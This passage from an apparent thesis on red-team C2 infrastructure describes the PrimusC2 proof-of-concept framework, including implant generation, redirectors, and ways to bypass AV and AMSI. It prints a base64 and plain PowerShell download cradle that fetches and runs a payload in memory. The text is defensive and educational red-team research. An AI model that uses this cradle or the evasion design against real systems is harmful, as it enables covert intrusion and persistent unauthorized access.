Automation is needed in all stages of an engagement. The initial setup of the entire infrastructure should be accessible, and easily customized to the specific engagement. The operator needs the options for how many team servers, redirectors, short-haul (SH), and long-haul (LH) servers that should be provisioned and have different methods to provision these. When the infrastructure has been provisioned and has been actively used on the engagement, there is a chance that the blue team has discovered one of the SH server redirectors and has blocked all outgoing traffic to that server. This means that the server has been burned and the operators need to provision a new one. When automation is in place for situations like the one mentioned above, it significantly improves the ability to provision a new server and redirector that replaces the burned part of the setup. Without allocating an extra time slot for an operator to configure and provision it again.

A lot of different frameworks and tools enables a red team to automate the infrastructure. For the provisioning of cloud assets, Hashicorps Infrastructure as code (IaC) tool Terraform[23] is one of the leading actors on the market. They offer support and documentation for many different cloud providers, and they have a low barrier of entry in terms of the technical abilities needed to get started. Terraform has the ability to perform small configurations on the hosts that are provisioned, but when dealing with larger configurations, other tools like Ansible are used.

Ansible[57] is used to configure the assets that have been configured with Terraform. Ansible runs using what they call playbooks. This is a configuration file, which contains all the information about, how the system is configured, this could be open ports, installation of tools, running scripts etc. The playbook format gives the operators the ability to create playbooks for different scenarios, this improves their readiness ability. An example could be that a redirector was discovered, and traffic was blocked to that address, in response to the actions from the blue team, the operator can deploy a redirector playbook and provision a new redirector with different properties.

Essentially automation is a skill that operators need to possess to make the engagements more fluent and make them able to adapt to the situations that arise dynamically.

The ideal C2 infrastructure

To combine all the knowledge projected so far, this section will aim to outline the ideal C2 infrastructure and what components that it consists of. Below in Figure seven is a visualized example of how the ideal infrastructure could look like. Keep in mind that the diagram is not the only viable configuration, but just an example.




Figure 7: Example of ideal infrastructure

The infrastructure in question builds upon the topics discussed earlier in this section. Firstly, as seen in Figure seven the infrastructure has four C2 servers, two of each type. The choice of two LH and two SH servers are to give the infrastructure some resilience towards failures on servers or possible detection from the blue team, the operators need to have backup solutions in place to maintain access to the environment both short and long-term. As mentioned earlier the long-haul servers are purely meant for persistence and not active sessions, so their callback time is set between 12-24 hours, to increase the chances of staying undetected. While the short-haul is meant for the active sessions and execution of tasks, they have a more frequent callback time. Short-haul servers are easily spun up and very easy to configure with Terraform and Ansible playbooks.

Moving on to the redirectors, a wide selection of these are implemented to give the operators multiple paths to route their traffic through. The intention is to utilize multiple channels to blend in within the target environment, the thesis is that one consistent data stream to a single redirector, will over time look more suspicious than spreading out the traffic to multiple different redirectors, that have different domains, with different categorizations. It's all about preventing the blue team from connecting the "dots" left behind.

As with the redirectors, different C2 channels are used in conjunction with each other to spread out how the data between the infrastructure and target environment are transferred. An example would be, DNS, HTTPS, Encrypted TCP, and an external channel like Slack etc. This gives the operators the freedom to use different channels depending on what situation they are currently facing, this could be to evade network security solutions, such as firewalls, proxies, IDS etc., or security solutions on the host.

The C2 infrastructure is the backbone for the entire red team engagement, from the previous section it's evident that it has the capabilities to withstand many scenarios. From the blue team probing servers and redirectors to hardware and software failures in the infrastructure. It needs to be resilient enough to continue operations. The main takeaway for success is that the infrastructure needs to be done right from the start, automation and planning is key. If these components are implemented well, the basis for a strong resilient infrastructure is in place.

Designing a C2 framework – PrimusC2

The design of a fully-fledged C2 framework for a red team engagement is a complex and time-consuming objective. It can take years of development to get a framework ready for production and meet OPSEC standards. The following C2 framework built for this thesis is a proof-of-concept framework and is meant to be expanded upon in the years to come. In its current state, It wouldn't be ready to deploy in a production environment and is lacking features, that is expected of a modern C2. This section will go through the design process and highlight how the different components were built and the reflections regarding the decisions made during the development phase.

A complete overview of the C2 framework in its completed state is visualized below in Figure eight.




Figure 8: Complete overview of PrimusC2

The framework has multiple capabilities and features. The server supports operation on both local environments and remote environments using a redirector. Furthermore, it has multi-session capabilities, a payload server, implant generation, a PowerShell download cradle, and more. The implant is compiled for Windows and support, bypassing windows defender, execution of PowerShell via CLR in unmanaged runspace, bypass of AMSI and more.

The features and explanations of each component will be discussed in further detail in the coming sections, for a full overview, the source code can be seen in the attached appendix or the GitHub repository: https://github.com/Primusinterp/PrimusC2.

Server

The server is the heart of the C2 framework and is the place where everything is controlled from. It needs to have the capabilities for many different tasks that it must perform simultaneously.

For the server, I had the following requirements:


- Basic session handling
- Threaded server
- Creation of a listener
- Handle incoming and outgoing connections.
- Creation of implants/patching variables

- Capability to execute commands on a remote target.

Server Overview and Features

As mentioned earlier the server is written in python3[1], the reasoning behind this, is that Python is a language that includes a lot of modularity, and this enables me as the developer to quickly and efficiently develop functionality that meets the requirements for the server. Furthermore, the large community of Python developers produces a lot of modules which can be imported into the project, this allows me to implement more features. This feature also comes with a security concern as these modules are community-driven, malicious actors could have an interest in exploiting these modules and plant backdoors in them. I have taken my due diligence and researched these modules for the safety of the project and taken OPSEC into account.


The server utilizes the synchronous C2 model. TCP sockets are used for communication between the server and the implant. To handle multiple callbacks from implants I've implemented threading. This means that the main logic runs in the main thread, every time a new callback(socket connection) is received a sub-thread is spawned to handle all actions with that implant, if another implant makes a callback another sub-thread will be spawned and so on. The need for threading arises because the server needs to be performing multiple tasks at the same time, and a single thread can only perform one task at a time.



```
Enter command#> sessions -l
+-------------+--------------+-----------+-----------+------------------------------+--------------------+----------------------+
|   Session   |   Username   |   Admin   |  Status   |            Target            |  Operating System  |    Check-in Time     |
+-------------+--------------+-----------+-----------+------------------------------+--------------------+----------------------+
|      0      |     User     |    No     |  Active   |  WinDev2303Eval@[redacted]   |      windows       |  25/5/2023 01:51:07  |
|      1      |     User     |    No     |   Dead    |  WinDev2303Eval@[redacted]   |      windows       |  25/5/2023 01:52:22  |
|      2      |     User     |    No     |  Active   |  WinDev2303Eval@[redacted]   |      windows       |  25/5/2023 01:56:42  |
+-------------+--------------+-----------+-----------+------------------------------+--------------------+----------------------+
```


Figure 9: Session table

The server also supports dynamic generation of implants. This means that the operator can input the desired address and port for the implant to call back on and it will automatically fill in these values to the implant template and it will then be compiled with the appropriate values. Below in Figure ten, eleven, and twelve, the path to auto-generating the implant with custom values can be seen.




```
┌──(kali㉿kali)-[~/PrimusC2/C2]
└─$ python3 server.py
PRIMUS C2 By Oliver Albertsen
Enter command#>help

    ----------------------------------------------------------------------------------------------------
    Menu Commands
    ----------------------------------------------------------------------------------------------------
    listeners -g                --> Generate a new listener on desired interface
    nimplant                    --> Generate a compiled exe payload written in nim with advanced capabilities for windows
    sessions -l                 --> List callbacks
    sessions -i <sessions_val>  --> Enter a callback session
    use <sessions_val>          --> Enter a callback session
    pwsh_cradle                 --> Generate a pwsh cradle for a payload on the payloads server
    kill <sessions_val>         --> Terminate active callback
    exit                        --> exit from the server

    Session Commands
    ----------------------------------------------------------------------------------------------------
    background                  --> Backgrounds current sessions
    exit                        --> Terminate current session
    GetAV                       --> Get the current AV running
    pwsh <COMMAND>              --> Load CLR and run powershell in unmanged runspace

Enter command#>
```

Figure 10: Help menu highlighting the implant option.



```
Enter command#>listeners -g
[*] 1. Interface
[*] 2. IP-Address
[*] 3. Listener with redirector
[*] Choose an option: 1
[*] Enter the interface to listen on: lo
[*] Enter listening port: 8443
[*] Awaiting callback from implants on 127.0.0.1:8443
[+] Payload server is running at http://127.0.0.1:8999
Enter command#>
```

Figure 11: generation of a listener on localhost.




```
Enter command#>nimplant
[*] Use listener address or specify other IP for implant to connect to:
[*] 1. Listener adress
[*] 2. Other IP
[*] Enter 1 or 2: 1
[*] Compiling executeable mint-ranch.exe... ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
[+] mint-ranch.exe saved to /home/kali/PrimusC2/C2/Generated_Implants/mint-ranch.exe
Enter command#>
```

Figure 12: The generation of an implant.

The server also supports spinning up a secondary web server(see Figure eleven) which can host payloads that the PowerShell Download cradle can fetch and execute. A payload directory is created when running the server for the first time. However, the server is currently running in the same directory as the entire code base, this means that if exposed to the internet, it would be possible to view and download all the files related to the project, for this reason, the payload server is not exposed to the internet when using a redirector to a remote environment. This is purely for OPSEC reasons, as of now the secure feature of the web server hasn't been implemented due to time constraints for the thesis.


As mentioned above the server also supports a PowerShell download cradle, essentially this is just a download and execute feature. It's designed to download and execute in two stages; this behavior is added to introduce some confusion for any AV products on the machine and improve the chances of the cradle executing its payload successfully in memory using IEX[58] from PowerShell. The download works by creating a "runner file" which contains the command for fetching and executing the binary from the payload server, the second stage is utilizing IEX to fetch and execute the runner file. With this process, the intended payload will not touch the disk. Below in Figure thirteen, an example of a PowerShell cradle can be seen.



```
Enter command#>pwsh_cradle
[*] Input payload name for transfer: mint-ranch.exe
[*] Payload server available at 127.0.0.1:8999

[+] B64 encoded payload

powershell -e aQBlAHgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOg
AvAC8AMQAyADcALgAwAC4AMAAuADEAOgA4ADkAOQA5AC8AUABhAHkAbABvAGEAZABzAC8AYgBxAGsAYgBjAGgAZwBrAC4AZQB4AGUAJwApAA==

[+] Unencoded payload

iex (new-object net.webclient).downloadstring('http://127.0.0.1:8999/Payloads/bqkbchgk.exe')
Enter command#>
```


Figure 13: pwsh_cradle example

One of the most essential components of the server is the capability of automated redirector setup. Upon choosing what type of listener the operator wishes to generate, the option of a redirector listener is available. The setup can be seen in Figure fourteen and fifteen.



```
┌──(kali㉿kali)-[~/PrimusC2/C2]
└─$ python3 server.py
PRIMUS C2
          By Oliver Albertsen
Enter command#>listeners -g
[*] 1. Interface
[*] 2. IP-Address
[*] 3. Listener with redirector
[*] Choose an option: 3
[*] Enter listening port: 8443
[+] Keypair already present...
[*] Patching listening port...
[+] Listening port patched

[*] Provisioning and configuring redirector... This will take a couple minutes
```

Figure 14:Redirector listener setup



```
[*] Running socat realy trough SSH.. wait a moment.
The authenticity of host '164.90.234.247 (164.90.234.247)' can't be established.
ED25519 key fingerprint is SHA256:q1jWiv9xsVFC9iC86FuZu5va39gWHZqUlkRo8DCNb/E.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
[+] Socat relay configured...
[* Setting up reverse port forward on localhost]
[*] Awaiting callback from implants on 164.90.234.247:8443
[+] Payload server is running at http://127.0.0.1:8999
```

Figure 15: The completion of the redirector setup on Digital Ocean

The automated setup will then proceed to provision a VPS with the hosting provider Digital Ocean[59] using Terraform. The redirector is a dumb pipe redirector and is configured to use SOCAT which relays the traffic back to the server. The redirector setup makes use of the same logic as with the implant generation in regards to patching of variables in the terraform template, this allows the operator to change the values within the template dynamically when provisioning and configuring the redirector.

The implementation is a great first step to mask the server from the outside world, however by not using a smart redirector, the C2 server could be vulnerable to probing from the blue team if the listener port is discovered. As the developer, I am aware of the apparent OPSEC issue in this matter and know the importance of Implementing proper redirection that validates the traffic. In the *"comm_handler()"* function some logic has been introduced; this means that the implant must send a specific sequence of data before the server will create an active callback session in the C2 interface.

Functions

The following section covers the functions that run the server, a list of functions will be displayed and some of the functions will be discussed more in depth and detail. The server itself has been written in Python as this is a very well-documented and flexible language, which made a lot of sense to use for a project like this. Other types of languages have been used as well. This includes writing the setup scripts for the server in bash and writing the redirector setup in the terraform syntax.

Function name:	Explanation:
def listener_handler()	Function to handle incoming connections and send bytes over the socket
def help()	Showcase commands available in the C2
def comm_in(target_id)	Handle incoming data and decode it
def comm_out(target_id, message)	Handle outgoing data and encode it
def kill_signal(target_id, message)	Function to terminate active implants
def target_comm(target_id, targets, num)	Handle interactions with the active callbacks, and execute commands, eg: help, exit, background.
def comm_handler()	The logic for handling callbacks and responsible for appending important callback data to variables and session table
def nimplant()	Function to compile an advanced Windows implant in the Nim programming language
def resolve_ip(interface)	Function to resolve an IP-Address from an interface on the local host
def pwsh_cradle()	Creates a PowerShell download cradle in two stages that enables the operator to download an encoded payload and execute it in memory
def web_payload_server()	Creates a simple web server that serves payloads for the pwsh_cradle function or other downloads
def redirector(LPORT)	Function to configure and provision a dumb-pipe-redirector in a Digital Ocean VPS. This is a listener option to mask the C2 IP Address.

